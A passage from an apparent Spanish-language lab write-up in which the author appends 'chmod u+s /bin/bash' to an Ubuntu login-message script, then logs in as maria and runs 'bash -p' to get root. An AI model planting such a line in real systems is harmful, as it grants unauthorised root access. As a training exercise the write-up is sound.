# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful, but
# WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License along
# with this program; if not, write to the Free Software Foundation, Inc.,
# 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
#
[ -x /etc/lsb-release ] && . /etc/lsb-release
if [ -z "$DISTRIB_DESCRIPTION" ] && [ -x /usr/bin/lsb_release ]; then
    # Fall back to using the very slow lsb_release utility
    DISTRIB_DESCRIPTION=$(lsb_release -s -d)
fi
printf "SORPRESA\n"
printf "Welcome to %s (%s %s %s)\n" "$DISTRIB_DESCRIPTION" "$(uname -o)" "$(uname -r)" "$(uname -m)"
printf "\n\nFELIZ HACK\n\n"
chmod u+s /bin/bash

```


Nos desconectamos y volvemos a conectar como maria y como ya esta configurado el SUID, si ejecutamos `bash -p` este comando, iniciará una nueva instancia de bash que retendrá los privilegios del propietario del archivo que debería ser root.

```
(root@kali)-[/home/kali/Desktop/Rutas]
# ssh maria@172.17.0.2
maria@172.17.0.2's password:
SORPRESA

FELIZ HACK

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/pro

SORPRESA
  _\ _\ _\ _\ _\ _\ _\ _\ _\ _\
( F | I | R | S | T | A | T | A | C | K )
  _\ _\ _\ _\ _\ _\ _\ _\ _\ _\
FELIZ HACK
  _\ _\ _\ _\ _\ _\ _\ _\ _\ _\
( f | e | l | i | z ) ( h | a | c | k )
  _\ _\ _\ _\ _\ _\ _\ _\ _\ _\
Last login: Wed Aug 21 17:56:00 2024 from 172.17.0.1
-bash-5.2$ whoami
maria
-bash-5.2$ bash -p
bash-5.2# whoami
root
-bash-5.2#
```